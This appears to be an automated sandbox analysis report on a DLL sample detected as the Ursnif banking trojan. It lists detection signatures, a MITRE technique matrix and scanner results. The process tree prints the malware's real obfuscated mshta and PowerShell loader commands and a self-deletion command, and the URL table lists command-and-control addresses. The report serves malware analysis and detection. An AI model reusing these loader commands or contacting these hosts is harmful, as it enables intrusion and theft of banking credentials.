ID: 560270
Sample Name:
61f113091fd0c.dll
Cookbook: default.jbs
Time: 10:26:42
Date: 26/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

61f113091fd0c.dll


Overview

General Information

Sample Name:	61f113091fd0c.dll
Analysis ID:	560270
MD5:	687f33ac9cb2e8…
SHA1:	472513fe01ecbc…
SHA256:	d1ca0d9f10382d..
Tags:	dll exe TNT
Infos:	



Detection




Ursnif

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Snort IDS alert for network traffic (e…
- Yara detected Ursnif
- System process connects to networ…
- Sigma detected: Windows Shell File…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Changes memory attributes in foreig…
- Writes or reads registry keys via WMI
- Sigma detected: Suspicious Remote…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- Self deletion via cmd delete

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6248 cmdline: loaddll32.exe "C:\Users\user\Desktop\61f113091fd0c.dll" MD5: 7DEB5DB86C0AC789123DEC286286B938)
  - cmd.exe (PID: 60 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\61f113091fd0c.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 4768 cmdline: rundll32.exe "C:\Users\user\Desktop\61f113091fd0c.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - control.exe (PID: 5064 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
        - rundll32.exe (PID: 5756 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
  - regsvr32.exe (PID: 6100 cmdline: regsvr32.exe /s C:\Users\user\Desktop\61f113091fd0c.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
    - control.exe (PID: 3088 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
      - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - cmd.exe (PID: 5944 cmdline: C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\61f113091fd0c.dll MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 5536 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - rundll32.exe (PID: 5376 cmdline: rundll32.exe C:\Users\user\Desktop\61f113091fd0c.dll,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - control.exe (PID: 4884 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
      - rundll32.exe (PID: 6292 cmdline: "C:\Windows\system32\rundll32.exe" Shell32.dll,Control_RunDLL -h MD5: 73C519F050C20580F8A62C849D49215A)
  - control.exe (PID: 3360 cmdline: C:\Windows\system32\control.exe -h MD5: 625DAC87CB5D7D44C5CA1DA57898065F)
- mshta.exe (PID: 7156 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Tm45='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Tm45).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 2924 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw ([System.Text.Encoding]::ASCII.GetString((rstcfqup "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4556 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5520 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\ugg3o5nf.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5692 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEA8.tmp" "c:\Users\user\AppData\Local\Temp\CSC38F7C9333840429F8E926B6BB254946E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 7084 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\pqvogmwc.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 6012 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4A3A.tmp" "c:\Users\user\AppData\Local\Temp\CSC176C1CB9788E4426ACAF7B271AB13B4.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- mshta.exe (PID: 1956 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Sr9b='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Sr9b).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 1664 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw ([System.Text.Encoding]::ASCII.GetString((rstcfqup "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)

- conhost.exe (PID: 1284 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- csc.exe (PID: 6068 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\sjfy431f.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
  - cvtres.exe (PID: 7072 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESEEEB.tmp" "c:\Users\user\AppData\Local\Temp\CSCA98C8C663682422BB3F042EAAC3AA5FC.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- csc.exe (PID: 5364 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\0hsihch1.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
  - cvtres.exe (PID: 6976 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES2E65.tmp" "c:\Users\user\AppData\Local\Temp\CSC7E62D986CCD14293A1B1D71B70775B41.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)

- mshta.exe (PID: 6092 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Agjk='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Agjk).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 5940 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name rstcfqup -value gp; new-alias -name xanymucsw -value iex; xanymucsw ([System.Text.Encoding]::ASCII.GetString((rstcfqup "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 5660 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 6924 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\tpt0a0ul.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 240 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES105D.tmp" "c:\Users\user\AppData\Local\Temp\CSC2A73DB97C702412EB695E62356797BBE.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 2060 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\pwlcj2cu.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 2328 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES4C6C.tmp" "c:\Users\user\AppData\Local\Temp\CSC1CA052A85412AB8DCD9B872B5234E.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
- mshta.exe (PID: 5280 cmdline: C:\Windows\System32\mshta.exe" "about:<hta:application><script>Eote='wscript.shell';resizeTo(0,2);eval(new ActiveXObject(Eote).regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\54E80703-A337-A6B8-CDC8-873A517CAB0E\\\MarkChart'));if(!window.flag)close()</script> MD5: 197FC97C6A843BEBB445C1D9C58DCBDB)
  - powershell.exe (PID: 1764 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name gpcceqbj -value gp; new-alias -name qlrwbeixf -value iex; qlrwbeixf ([System.Text.Encoding]::ASCII.GetString((gpcceqbj "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UtilDiagram)) MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 6216 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - csc.exe (PID: 5912 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\oyq1c2cj.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 5276 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESF563.tmp" "c:\Users\user\AppData\Local\Temp\CSC8BAF1FC523B466D86EA8211DF896A.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)
    - csc.exe (PID: 6864 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\oeprcmty.cmdline MD5: B46100977911A0C9FB1C3E5F16A5017D)
      - cvtres.exe (PID: 3996 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES3848.tmp" "c:\Users\user\AppData\Local\Temp\CSCCBF2AAC487274BF4B5441EA2B445AE92.TMP" MD5: 33BB8BE0B4F547324D93D5D2725CAC3D)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000003.311254885.0000000005568000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.365747529.0000000005608000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.318724371.0000000005608000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000020.00000003.461557697.000002094CD9C000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	
00000003.00000003.319004486.0000000005608000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Ursnif	Yara detected Ursnif	Joe Security	

Click to see the 62 entries

Sigma Overview

System Summary

Sigma detected: Windows Shell File Write to Suspicious Folder

Sigma detected: Suspicious Remote Thread Created

Sigma detected: MSHTA Spawning Windows Shell

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Accessing WinAPI in PowerShell. Code Injection.

Sigma detected: Mshta Spawning Windows Shell

Jbx Signature Overview

AV Detection

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

Key, Mouse, Clipboard, Microphone and Screen Capturing

Yara detected Ursnif

E-Banking Fraud

Yara detected Ursnif

Disables SPDY (HTTP compression, likely to perform web injects)

System Summary

Writes or reads registry keys via WMI

Writes registry values via WMI

Hooking and other Techniques for Hiding and Protection

Yara detected Ursnif

Self deletion via cmd delete

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Writes to foreign memory regions

Changes memory attributes in foreign processes to executable or writable

Allocates memory in foreign processes

Injects code into the Windows Explorer (explorer.exe)

Modifies the context of a thread in another process (thread injection)

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information

Yara detected Ursnif


Remote Access Functionality

Yara detected Ursnif

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
1 Valid Accounts	2 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 Obfuscated Files or Information	1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 Data Encrypted for Impact
Default Accounts	3 Native API	1 Valid Accounts	1 Valid Accounts	1 DLL Side-Loading	LSASS Memory	1 Account Discovery	Remote Desktop Protocol	1 Email Collection	Exfiltration Over Bluetooth	2 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	1 Access Token Manipulation	1 File Deletion	Security Account Manager	3 File and Directory Discovery	SMB/Windows Admin Shares	1 Input Capture	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	8 1 3 Process Injection	1 Masquerading	NTDS	2 5 System Information Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Valid Accounts	LSA Secrets	1 1 Security Software Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Access Token Manipulation	Cached Domain Credentials	3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	3 1 Virtualization/Sandbox Evasion	DCSync	3 Process Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	8 1 3 Process Injection	Proc Filesystem	1 Application Window Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	1 System Owner/User Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	1 Rundll32	Network Sniffing	1 Remote System Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
61f113091fd0c.dll	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.rundll32.exe.3290000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
5.2.rundll32.exe.1050000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
1.2.loaddll32.exe.1c10000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File
3.2.regsvr32.exe.31f0000.1.unpack	100%	Avira	HEUR/AGEN.1108168		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://194.76.226.200/drew/S0hO4k1kNWmaIbAIKk6J/C6ltlnn67F9zU4319Wq/SHohWMCDfW7oiPhqwsiIKI/bmU8FVW7oRmBm/mR3BXgY_/2FBwUjw6HBJfko8dOlgJjVp/0AJ_2FHS_2/F6As3DqY8qnvNETrK/YeXgHXybA3MO/9wS_2FpxfKh/va60IJVV7f3myC/lkXy0Vd4C9gsuVelNEUUO/TZ36G6O4b_2Br5X5/Ty9Sl6i_2F9Ot_2/Fw5KU6KNbXI13KA_2B/fSlw9uxRZ/1GDQy2uvqr3Bg6MoNgQy/Xe_2F1.jlk	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/m0QZKcj4ankL3W/8FVzGu6iQpcBkrTN5v3eZ/A6WzaqZBs9gogbdq/m8YEYG_2B_2FLSM/NM7eY2w3b1aL2aX8An/zJ6Vy7aKV/77q51XwDss_2Bne92xk6/rrRqhSV7rhVbP2hjU6R/_2B0H8cg3MM0IyieU8GPC9/gTwDi0Qx4J0HW/gyC_2FqL/iUkABk5euk2dlDO3ecBxiIL/xQJUPbO4iF/9AhmuI174lSXWne_2/Fo5eEhaaDB/xKb9szQ5MHJ/1.jlk	0%	Avira URL Cloud	safe	
http://curlmyip.net	0%	Avira URL Cloud	safe	
http://194.76.226.200/	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/q2MoEGVRNe15Nk60/LDrmU6_2F0GkU3d/_2F0Knrw_2BLeOfpGj/fbCS28O8a/HzEmaSZQ4r2vrrl3ds_2/FJYs8ohc9ZfX55MptAq/LUXti_2BtVHZBpG5bp31OD/nUDVndp9HwGDI/fdApFg3Y/hh5zxa6uVZWdnbZZ4Zw497E/am4BWYNw05/CiWFAq8EmF0WMEY2m/vQZOFYV25Mfi/UplJo0Tr14k/U65NpQlAx9OU47/ZEIy4h_2BMYYm16tA/UAd.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txt	0%	URL Reputation	safe	
http://194.76.226.200/drew/qj8KFpDyUAB/xQ_2FW_2FRVQUR/xo7UR19sTv1fTteFGwviu/H1QAugjBS9BAganl/OqUmHFd	0%	Avira URL Cloud	safe	
http://curlmyip.netJv1GYc8A8hCBIeVDfile://c:	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/qj8KFpDyUAB/xQ_2FW_2FRVQUR/xo7UR19sTv1fTteFGwviu/H1QAugjBS9BAganl/OqUmHFdTh92Mttp/bKzDAO3E0N_2BxZ1ow/sTpBKLA2p/6BUrMhtfsbHTEuRLWcq7/jTbARM2BAFwOLbLtYBa/i_2BLCetjq8jqUWnEo5XCb/sLP1ktID7e6VC/G3BV6Vkb/N29_2BJlXZ2HReVfDXYWlEP/mt9DueL_2F/NgPtBNn5wZiJtUInd/fWiE7TY0/hCY.jlk	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/GVxzdEn3rJxHPgJaE/ckcbKS4onbSJ/ZdlWFtgOHAM/pJGsS1vTtWNP8h/yNsXRCxcvAA6AXQ	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/GVxzdEn3rJxHPgJaE/ckcbKS4onbSJ/ZdlWFtgOHAM/pJGsS1vTtWNP8h/yNsXRCxcvAA6AXQPJwabF/oYnH6redQswcAwtL/rDlMsMT_2FoiQ_2/BdNrJdcFdtJq9vsrPj/Pi_2B3_2B/dnsHU70OV9c4KUJyE_2F/0ip_2FIZ7Wqza0Ho2lN/KYodlnq6PG5KK9SBFWXHj5/viPS4jjPVWzpA/_2B2JOAM/KOBPUpSnsG9auoSxo_2BhjX/PvM1mRJl_2/FaBIYOp1w1wVY3Kqd/ZfinCIlH/i.jlk	0%	Avira URL Cloud	safe	
http://constitution.org/usdeclar.txtC:	0%	URL Reputation	safe	
http://194.76.226.200/drew/F2DN_2FU1e/fQ5u04QtqSS_2Fpez/wjKfLKebrhaF/MMToBjmjMxS/2Nhl76XoCH_2F5/14TeSntbngCZZYLUNIrhm/x6MB8tXx2hU99kkL/VY0QQM3MDv5NCL1/6ydwr5AoPHPZyujorj/zsR7mWAsu/Dgwxr2J_2Bt6yrRwZsuj/G0YF7iDIM95RsJq2szP/8WMC9D3LjonMIPvdKF1kRz/NQS_2FA_2BozQ/hVadPzcD/tG9pjaS8y_2BWqM0wQM2d5M/W.jlk	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/SzHdMdWvg/8JrkfhvX1ImoPdiWmQP6/QNbELOUZkV6PJ_2F_2B/T_2FBOZzzLom_2BccXK2f_/2B4napL_2F34z/ZunofQOB/e8FUQk93KOWF2nr5L7lasmZ/NJz0CTr65M/vqC70qv5uFkSE3WWV/uzLbKezipUQb/EiDVCVAB9rI/YTJRJOijIzHReN/lOWZ3chpUTxk47un6IsE8/fGRw3zIlPFEXwpmw/KXHYTQF2fkI3XOU/3s8f8mWLipjSZC2MeH/eanpmASqD48wQWqOn/qyD.jlk	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/HzhM5fP5x43l7rSkYr8Y/jYk_2FxetzKCt9WlQ60/DHr3pyDc_2BukVZ7K3nBXi/MEA2Xn3fXlFfO/GgBWR09O/Z1DKEGLlegReZBua8Nnmy16/fhqdF_2Beg/hrDVYSGiYpSkF5kA7/KsGOnRLVKqBx/xsw07jdGhl6/opBuLWprNFNT7s/OVJpMrjpCjISLpLDnGaGt/ixsS7exYYQrwdM8F/_2FgW9_2FjtCahO/8Yp45dJrj8Sd2mVa6W/QapGna.jlk	0%	Avira URL Cloud	safe	
http://https://file://USER.ID%lu.exe/upd	0%	Avira URL Cloud	safe	
http://194.76.226.200/drew/2f3T6_2Fldpw_2BA6Engti/ap9anBYrptHHy/xCGyvO5i/wYPccsVOVAKMkuNvsUxMYE4/RkZB4YqLqe/XacN1M_2FaB24Ib2R/hVRxOozHufuZ/c6WQY_2FOGu/wQlIyAdYSezuQl/ojNT2lxdKraylKm035Q_2/FdvJBuYlSvhCsegR/oboSzu_2BtJ_2BW/XMLPOefEKMYQuO_2B_/2FNWtFwdl/dQERZJKq6wr_2FxRn8R5/MLhj_2Fz9ge97_2BBFz/rUr1Agrx59/b.jlk	0%	Avira URL Cloud	safe	
